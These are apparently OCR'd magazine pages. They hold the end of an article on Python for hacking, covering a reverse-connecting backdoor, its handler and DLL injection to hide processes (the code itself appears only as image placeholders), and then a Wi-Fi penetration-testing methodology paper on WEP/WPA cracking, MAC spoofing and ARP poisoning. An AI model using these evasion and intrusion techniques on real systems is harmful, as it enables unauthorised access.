


Figure 1: Finding instruction on Immunity Debugger

Opening a sample executable, we execute the script with Immunity Debugger PyCommand where we should get an output in Log window like below.




Figure 2: Search result

We now have the addresses where we may be able to execute the shellcode, assuming our shellcode starts at ESP. We can also build scripts for filtering bad characters, bypassing DEP, we can even build a payload delivery script.

Once we exploit the box, we need to place a backdoor into the system. Let's see how easy it is to build a simple yet powerful and almost undetectable Python backdoor.




Figure 3: Simple Backdoor

If we notice the code carefully, we see that the code consists of less than 15 lines to build the backdoor. It will connect to the given IP and PORT once executed. We can use PyInstaller to build an executable of the code.

Now the above code can connect to a remote host where an attacker can use netcat as a handler, but here we will build a custom handler to see the potential of Python.




Figure 4: Connection Handler

Notice the above code where we bind a given port and wait for incoming connection from remote victim. It is the easiest example of a backdoor and handler written in Python. Now we should look at how they work.




Figure 5: Connecting to remote host and Handling connection

Here we see the simple_backdoor.py connected to the remote handler at 127.0.0.1 (here we are using loopback IP to test the connection) to the port 443, and the py_handler.py listening at port 443 accepted the connection successfully.

At times when we are attacking a target, it is useful for us to be able to load code into a remote process and have it execute within that process's context. Whether gaining remote desktop control of a target system, or avoiding detection, or elevating privileges, DLL injections have powerful applications. Here is code that can be used to inject dll into a target process.

Figure 6: Injecting dll into process

Now it's time to test our Python injector to inject a dll into a process.

Let's get our hands dirty. We will inject an innocent looking dll into a target process. In this case, we inject a dummy rootkit hidder.dll into taskmgr.exe to hide the notepad process from the task list.

Figure 7: Injecting dll

Now if we notice the task manager, we can see that the notepad is clearly visible but there is no notepad process on process list as our script injected the hidder.dll into taskmanager.exe successfully.

So, from above, we see that in different stages of hacking, we can use Python in a very effective way, which makes it one of the most powerful platforms for hackers. Python is easy to learn, has a vast

library, and is reliable and powerful compared to other languages. That's why from network administrators to hackers, everyone is attracted to Python to automate different tasks with minimum effort and great reliability. This is where Python rules.

Author: Kaisar Regan

I am Kaisar Reagan, a Bangladeshi born IT consultant, Programmer and security enthusiast. I have started learning Python specifically for networking use, to automate some stuffs, and while digging deep, realized the potential of the language in IT security field. Beside that I have been researching on reversing and digital forensic and detection evading techniques. Currently working with SMART Group as IT consultant, I pass my free time on researching various security threats and techniques that can be used for exploitation for fun.

Professional methodologies in Wi-Fi penetration testing

by David Futsi

The purpose of this document is to present professional methodologies within Wi-Fi penetration testing. The information provided will be gathered from relevant research papers that discuss the present methodologies, tools and professional issues a penetration tester would consider within a business environment. Existing penetration testing frameworks will be analyzed to conclude a combined methodology for wireless penetration testing. Common exploitation methods will be discussed as well. Social, ethical, professional and legal issues (SEPL) will be considered and detailed.

Introduction

Computer networking is an important factor to consider in modern day society. In 1997, the IEEE 802.11 standards (also known as Wi-Fi) were implemented. Wireless security has been an issue ever since the WEP security protocol was cracked. Due to this development, businesses could face substantial losses if successful Wi-Fi attacks are carried out. Many organizations provide the use of Wi-Fi to meet employees' and clients' needs. Ethical hackers are sometimes employed to perform a penetration test for an organization to successfully identify and report weaknesses in the company's network. The complete methodology of such a penetration test will be detailed throughout this paper.

Legal obligations

Considering the legal aspects of penetration tests, this section will be detailed before any of the other sections due to its importance. Aspects from this section, with references to pen testing methodologies, will be mentioned within the appropriate sections of this paper.

Legal implications are to be considered since wrong doing could end up with a civil or legal case. At the start of a test, the agreed terms should be discussed between the pen testing team and the

organization or client. A common ground should be reached that will ultimately produce a contract signed by both parties (Nitin et. Al, 2009). Highlighting crimes or using fear or deception in the marketing section of penetration testing services is unethical and may not be used to motivate sales (OSSTMM3). The target systems or network must be clearly stated. Failure to comply with the terms and conditions agreed upon will lead to a breach of contract which can have civic or criminal law implications. Furthermore, due to the fact that the ethical hacker might encounter sensitive data, the ISO: 27001 standards need to be considered while working with sensitive data such as employee information. The penetration team must ask if there are any sensitive systems that could be impacted since the team would not want to jeopardize any running processes within the business (Yeo, 2013).

Certain standards provide guidelines for risk assessment and privacy (ISO, 2013). However, if the information is incriminatory, such as child pornography, the penetration tester has to notify his supervisor, his overseer or the company manager. Moreover, the penetration tester has to ensure that the network he is testing is the one agreed upon since the ethical hacker has to consider data protection principles (Data protection act, 2014).

Frequently, more than one WLAN is advertised in a small to medium environment, therefore increasing the chances of establishing a connection to a different network. Therefore, the ethical hacker has to ensure that the performed tests are on the right network, otherwise the Data protection act could be breached. After the penetration test is completed, the captured data has to be properly disposed of to ensure the privacy of the customers or employees who were connected to the wireless network at that time. These aspects should be included in the final report. If the contract states packet analysis, the penetration team will have to include filters in order to respect the privacy rights of the other employees and customers that were connected during the capture phase.

Available formats and methodologies

It is possible for the company to disclose information regarding aspects such as the network layout of the environment. By doing so, the pen testing team requires more time to figure out the network topology thus saving time and money. This approach is also known as a white box penetration test. On the opposite side of the axis, black box testing confides no information about the company whatsoever, thus creating a more realistic scenario. However, through this approach, more types of weaknesses can be identified but it can last an extended period of time.

Methodology

Penetration tests evaluate the security of the target network by simulating an attack from an outside or inside source. The ultimate goal is to successfully report and possibly patch the weaknesses encountered. Ethical hackers who offer this service need to consider certain methodologies before testing will commence. Popular methodologies include OSSTMM, NIST 4-Stage Pen-Testing Guideline and ISSAF (Kang, 2008). The ISSAF provides a peer reviewed framework that offers a step by step pen testing methodology as described below. Aspects from the OSSTMM and OWASP, as well as the ISSAF structures and methodologies, will be considered and detailed throughout.

The steps a malicious hacker will attempt are locating the network and connecting to the desired network by breaking the encryption and then sniffing wireless data (Joseph, 2008). Sniffing wireless

network traffic can have severe negative implications for a company since a malicious user can intercept communications that contain credit card information or intellectual property. Moreover, the user can further exploit the network to compromise connected workstations.

Security protocols and vulnerabilities in Wireless networks

Wireless networks work by transmitting radio wave lengths in an area. Due to this fact, anyone could connect to the wireless network as long as they have the credentials to join. To prevent this from happening, wireless security protocols were created: WEP, WPA, WPA2 and LEAP. However, these protocols can be bypassed by using software such as aircrack-ng. Packets can be captured when using sniffer software such as Netstumbler or Wireshark, however, the information contained will be encrypted. Nevertheless, a malicious user can still launch a DoS attack against the network with the information provided in the captured packets (Issac and Mohammed,2007). Several other vulnerabilities include default access point setup, wireless gateway attacks and rogue access point installation, DoS attacks and Session Hijacking, mac spoofing and ARP poisoning.

WEP security

One of the security measures implemented in 802.11b networks was Wired Equivalent Privacy (WEP). It consists of a stream encryption cipher that was intended to protect wireless data packets against eavesdroppers (Isaac, 2007). In 2001, the WEP encryption algorithm-RC4- had proven to have flaws (Borisov et al, 2001).

To successfully decrypt a WEP password, the attacker must capture enough Initialization Vectors (IVs) that will eventually be transmitted in the air again as part of a frame that will trick the access point (AP) into replying with a decrypted frame containing the password (Issac and Mohammed, 2007). Software such as netsniff-ng or the aircrack-ng suite can be used to decrypt a WEP based WLAN (Skracic et al, 2014). Depending on the encryption strength, the penetration tester will need to capture approximately 250 000 IVs for 64 bit encryption and 1 500000 IVs for 128 bit WEP encryption (darkAudax, 2010).

WPA and WPA2 protocols

To improve security protocols, the IEEE developed the Wi- Fi protected access (WPA). This new protocol included a temporary key integrity protocol that generated a new 128 bit key for each packet that can therefore prevent the types of attack possible on a WEP encrypted WLAN. The WPA protocol also replaced the cyclic redundancy check available in WEP networks with a message integrity system called Michael. The improved version of WPA is the WPA2 protocol which adopts AES based encryption. Even if WPA and WPA 2 are considered more secure than their predecessor, these protocols are still susceptible to a dictionary attack, especially if the password contains common words found in a dictionary (Skracic et al, 2014). The success of this attack depends on the strength of the dictionary file.

LEAP

The lightweight extensible authentication protocol (LEAP) is a Cisco proprietary method of authentication that is similar to the WEP standard (Skracic et al, 2014). Like WEP, it can be easily cracked by the use of tools such as Asleap.

ARP poisoning

Address resolution protocol (ARP) poisoning is a form of attack that exploits the ARP cache and intercepts communications between two clients in the network. It can also be considered as sniffing since it intercepts incoming packets but modifies them to distort the destination address or contained message. This attack is achieved by sending ARP replies to one of the computers associating the attacker's MAC address with the other host's MAC (Issac and Mohammed, 2007).

DoS attacks and session hijacking

Traffic can be injected into the wireless network without actually being connected to it, therefore making a denial of service (DoS) attack possible. Furthermore, flooding a wireless station with continuous disassociate commands will force all the clients to disconnect from the wireless network, therefore providing the attacker's chance to assume the identity and privileges of a disconnected system (Issac and Mohammed, 2007).

Penetration testing steps

In the OWASP penetration testing model for Wireless networks, three steps have been identified: locating a wireless network, attaching to the found network and sniffing the wireless data. Structure-wise, the proposed methodology will be composed of the ISSAF WLAN security assessment (figure 1) together with the OWASP Wireless exploitation steps. Professional procedures and ethical conduit from OSSTMM3 will be mentioned throughout the relevant sections.




Figure1 ISSAF WLAN security assessment steps. (ISSAF, 2004)

Information gathering/ Reconnaissance

This section of this framework covers the description of networks, hosts and the tools that are being used to perform the test. A contractual settlement between analysts and clients should be first discussed and signed. The objective of the contract must be clearly defined before attempting analysis. The contract should clearly state the limits and dangers of the test as part of statement of the work while also considering permissions for tests such as denial of service, social engineering or survivability features (Herzog, 2010). The ISSAF suggests a penetration testing model for a wired network where a defined IP range exists. However, in a wireless network penetration test, the analyst has to first identify the network's ID and channel.

The first step is to gather information about the target network. Scanner software, such as Wireshark, Netstumbler or Kismet, allows users to identify a Wi-Fi network even if the network has been set up in hidden mode (ISSAF, 2014). Wireless networks broadcast beacons to ensure that clients can successfully identify and connect to the network. Although packet sniffing without connecting to the network is possible, the intercepted data will be encrypted. Nevertheless, these packets can still offer information on the network, such as IP addresses or BSSID, which can be used to perform a DoS attack (Issac and Mohammed, 2007).

Scanning and vulnerability detection

In a wired environment, nmap and Nessus would be used to identify weaknesses and open ports on the target computer. Usually, Nessus can be used to identify the weaknesses in a networked system. However, considering the security implementation of wireless networks, password cracking could be attempted. The analyst must determine if the WLAN employs any encryption protocol. Other steps

include: intercepting encrypted data to determine MAC addresses, trying default logins for the default gateway's web interface, telnet or FTP. This section details mapping out networks and their vulnerabilities in a wireless environment. This step tests for the WLANs ESSID, channel the network operates on and the WLAN's encryption method. This can be achieved by capturing encrypted packets with software such as Kismet.

Audit and review

The analyst should create a questionnaire for the client in order to find out more details regarding the network. These details can include: firewall settings, access controls, open ports or running services. This step is commonly found in a white box testing method. In methods such as black box testing, this step will be skipped.

Penetration/cracking

Considering the wireless network environment, the first step would be to access the network by breaking its encryption (Joseph, 2008). In a wireless environment, one of the ways a hacker will try to penetrate the network is to brute force or dictionary attack the encryption protocol. In case the

network employed WEP standard Is used as a security measure, the attacker can brute force the password using the aircrack-ng suite or Cowpatty. Once sufficient IV packets have been captured, the software can decrypt the WEP password. In case the network employs WPA or WPA2, the hacker will most likely attempt to gain access by performing a dictionary attack by using aircrack-ng suite. The success rate of this attack is determined by the strength of the dictionary file, whereas in a brute forcing case, the CPU power is the determining factor (Gold, 2012).

Media access control (MAC) spoofing can be considered as part of this step if the wireless AP has the MAC filtering option enabled. This option prevents devices with unknown MACs to connect to the desired network. However, this security measure can easily be bypassed by using spoofing software such as SMAC or TMACv6. In a Linux environment, this can be achieved by closing the interface and then issuing a "macchanger" command for the specified interface.

Once connected to the wireless network, a malicious user has different options at his disposal, such as performing a denial of service attack or sniffing the network. By using sniffing software once authenticated to the network, an attacker can listen to the broadcast transmissions in which sensitive data is contained. Considering legal and ethical procedures, the penetration has to employ filters according to the terms stipulated by the client company.

Reporting and destroying artifacts

In this step, the pen testing team will conclude a report in which all the undergone steps will be detailed: date and time, scope of the project, used tools and exploits, outputs of tools and weaknesses, a list of identified vulnerabilities and recommendations. Furthermore, all remnants of the penetration test, such as backdoors, key loggers or exploitation software, should be permanently removed from the targets.

Considering the data protection act, the captured packets should be properly disposed of since the information obtained could present severe implications if a malicious hacker would obtain it. In addition, the Human Rights Act of 1998 can be breached if the dump files are not disposed. In case these aspects are not feasible, the report should clearly state where those remnants are located. Results that involve non security personnel can only be reported in statistics or by not disclosing their identity (Herzog, 2010).

Finally, the analyst is supposed to include recommendations for improving the security features on the client's wireless network. These improvements can be: employing a stronger password, changing to WPA2 encryption, deploy a layer 3 VPN for WLANs, disable the SSID broadcast, enable MAC filtering, periodically update software and firmware, eliminate rogue access points, deploy and intrusion detection system (IDS) and keep logs for forensic analysis (Joseph, 2008).

SEPL implications

